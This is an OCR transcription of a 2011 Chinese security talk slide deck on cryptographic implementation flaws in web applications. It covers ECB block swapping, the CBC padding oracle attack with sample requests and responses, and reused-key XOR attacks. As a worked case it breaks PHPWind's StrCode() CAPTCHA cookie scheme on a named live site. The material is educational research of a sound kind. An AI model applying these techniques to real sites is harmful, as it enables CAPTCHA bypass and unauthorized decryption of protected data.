Web应用加密算法实现缺陷与利用

吴翰清

Alibaba Corp.

2011-12

About Me

2001年创建安全组织幻影
2005年加入阿里巴巴
2009年加入阿里云

微博：t.qq.com/aullik5
Blog：hi.baidu.com/aullik5
New book：明年出版

当安全测试遇到....

ctk=**moVQoAbeoXAtdR3BHGRFVA**&chk=50f0596
14bb2977a9dda630cd727277a-50067753

ID=5bfb08d687b3dee5:T=1303616991:S=**ALNI_**
MZ46CtBJfBaUSGkdUlJmLEyTfwgPQ

http://passport.baidu.com/center?
auth=**ead603c8bb7d4ea68f2812a497aa7f5c40**
c6eb438b3da9e1d8b5b3de6a82f30b7a3b9c58
787f

密文分析技巧：编码分析

Base64：

```
>>> base64.b64decode("wJQZGV/999z5qNLk5OIofp9
cOfLAc2jtZL/y3J7TpUh2GsAP1")
"\xc0\x94\x19\x19_\xfd\xf7\xdc\xf9\xa8\xd2\xe
\x15\x01\xb0*'.\x00\xc6\xa2\x87\x939i\xe7\xf1
xb4\xe9R\x1d\x86\xb0\x03\xe5"
```

Hex：

ead603c8bb7d4e……

= \xea\xd6\x04\xc8\xbb\x7d\x4e……

密文分析技巧：密文长度

Stream cipher: 任意长度

Block cipher：

Cipher	Key Size/Block Size
AES	16, 24, or 32 bytes/16 bytes
ARC2	Variable/8 bytes
Blowfish	Variable/8 bytes
CAST	Variable/8 bytes
DES	8 bytes/8 bytes
DES3 (Triple DES)	16 bytes/8 bytes
IDEA	16 bytes/8 bytes
RC5	Variable/8 bytes

密文分析技巧：模式分析

ECB-mode：

明文改变**1**字节，密文只改变**1**个分组长度

CBC-mode：

明文改变**1**字节，密文完全改变

在开发者眼中

1. 实现加密算法的Library
2. 性能！
3. 性能！
4. 性能！
5. 安全性 – 特指密钥长度
6. 性能！
7. 。。。。。。

结果是

开发者对于加密算法选择并不多

Stream cipher => XOR、RC4

DES
3-DES
AES
Blowfish

ECB
CBC

常见错误

1. 使用哈希算法代替加密算法
2. 哈希算法不使用salt
3. 使用时间函数代替伪随机数算法
4. 自己“发明”一个加密算法
5. “不安全”的使用加密算法
6. ……

加密算法简介

分组加密算法

流密码


加密算法基础

IV：初始化向量，一次一密，无须保密

加密模式：**ECB**、**CBC**、**CFB**、**OFB**、**CTR**


分组长度：**Blocksize**

密钥：**KEY**，须保密，有时对长度有要求


Ciphertext only
Chosen ciphertext
.....
Chosen plaintext
Known plaintext
Attack

攻击分组加密算法


ECB模式



Electronic Codebook (ECB) mode encryption

攻击ECB模式

密文交换导致明文交换：




member=abc||pay=10000.00

member=abc||pay=0.10


统计上难以隐藏信息

当分组较多时:

plaintext




ECB



chained modes

CBC模式


Plaintext
Plaintext
Plaintext
IV
Key
Encrypt
Key
Encrypt
Key
Encrypt
Ciphertext
Ciphertext
Ciphertext

CBC模式的 Padding Oracle 攻击

Oracle：预测

一种类似于“盲注”的
“边信道攻击”

不需密钥解密任意密文
不需密钥构造出任意明文的密文

Padding Oracle的攻击条件

1. 攻击者能够获得密文（ciphertext），以及密文对应的IV（初始化向量）
2. 攻击者能够触发密文的解密过程，且能够知道密文的解密结果

不同的IV将解密出不同的明文

Padding： PKCS#5


A single 0x01 byte (0x01)
Two 0x02 bytes (0x02, 0x02)
Three 0x03 bytes (0x03, 0x03, 0x03)
Four 0x04 bytes (0x04, 0x04, 0x04, 0x04)
...and so on

选择密文攻击

	Block 1 of 1							
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3C
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x01

VALID PADDING

选择密文攻击


1 2 3 4 5 6 7 8
Encrypted Input
0xF8 0x51 0xD6 0xCC 0x68 0xFC 0x95 0x37
TRIPLE DES
Intermediary Value
0x39 0x73 0x23 0x22 0x07 0x6a 0x26 0x3D
Initialization Vector
0x31 0x7B 0x2B 0x2A 0x0F 0x62 0x2E 0x35
Decrypted Value
0x08 0x08 0x08 0x08 0x08 0x08 0x08 0x08
VALID PADDING

得到明文

Intermediary value XOR IV = plaintext

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Encrypted Input (HEX)	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES								TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x90	0x32
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Plain-Text (Padded)	B	R	I	A	N	;	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05

VALID PADDING

预测结果

Padding错误：

Request: http://sampleapp/home.jsp?UID=0000000000000000F851D6CC68FC9537

Response: 500 - Internal Server Error


Padding正确：

Request: http://sampleapp/home.jsp?UID=0000000000000003CF851D6CC68FC9537

Response: 200 OK

攻击流密码

流密码



Reused Key Attack

$$E(A) = A \text{ xor } C$$
$$E(B) = B \text{ xor } C$$

$$\begin{aligned} E(A) \text{ xor } E(B) &= (A \text{ xor } C) \text{ xor } (B \text{ xor } C) \\ &= A \text{ xor } B \text{ xor } C \text{ xor } C \\ &= A \text{ xor } B \end{aligned}$$

$$E(A) \text{ xor } E(B) = A \text{ xor } B$$

PHPWind StrCode()

```
function StrCode($string, $action = 'ENCODE') {
  $action != 'ENCODE' && $string = base64_decode($string);
  $code = '';
  $key = substr(md5($GLOBALS['pwServer']['HTTP_USER_AGENT'] . $GLOBALS['db_hash']), 8, 18);
  $keyLen = strlen($key);
  $strLen = strlen($string);
  for ($i = 0; $i < $strLen; $i++) {
    $k = $i % $keyLen;
    $code .= $string[$i] ^ $key[$k];
  }
  return ($action != 'DECODE' ? base64_encode($code) : $code);
}
```

```
for ($i = 0; $i < $strLen; $i++) {
        $k = $i % $keyLen;
        $code .= $string[$i] ^ $key[$k];
}
```

Padding Oracle Attack

ck.php，验证码字符集:

$list = 'BCEFGHJKMPQRTVWXY2346789';

```
function cookie($code) {
  global $timestamp;
  Cookie('cknum',StrCode($timestamp."\t\t".md5($code.$timestamp)));
}
```

$$\underbrace{\text{"1315107631"}}_{\text{时间戳}}\text{."\t\t".md5("}\underbrace{\text{73669}}_{\text{验证码}}\text{."}\underbrace{\text{1315107631}}_{\text{时间戳}}\text{")}$$

获取验证码


www.mtkjm.cn/register.php#breadCrumb
电子邮箱*
现居住地*
请选择
请选择
请选择
验证码*
请输入验证码
换一个
我已阅读并完全同意 条款内容
提交注册

设置Cookie

```
Set-Cookie: be2f1_c_stamp=1320392598;
```

```
▼Response Headers
  Cache-control: no-cache
  Connection: close
  Content-Encoding: gzip
  Content-type: image/png
  Date: Fri, 04 Nov 2011 07:43:18 GMT
  Pragma: no-cache
  Server: Microsoft-IIS/6.0
  Set-Cookie: be2f1_c_stamp=1320392598; expires=Sat, 03-Nov-2012 07:43:18 GMT; path=/
   be2f1_lastvisit=188%091320392598%09%2Fck.php%3Fnowtime1320392588970; expires=Sat, 03-
   be2f1_cknum=AQUFBVIJAwIBDjloXAYEBwJRAwAADVgBCVRdU1UAAgcHB1ABCQMBBgAIAwE; expires=Sat,
  Vary: Accept-Encoding
  X-Powered-By: ASP.NET
```

破解任意验证码密文

已知:

明文1 = 时间戳1 + md5(验证码1 + 时间戳1)　A

⊕

密文1　E(A)

⊕


密文2　E(B)
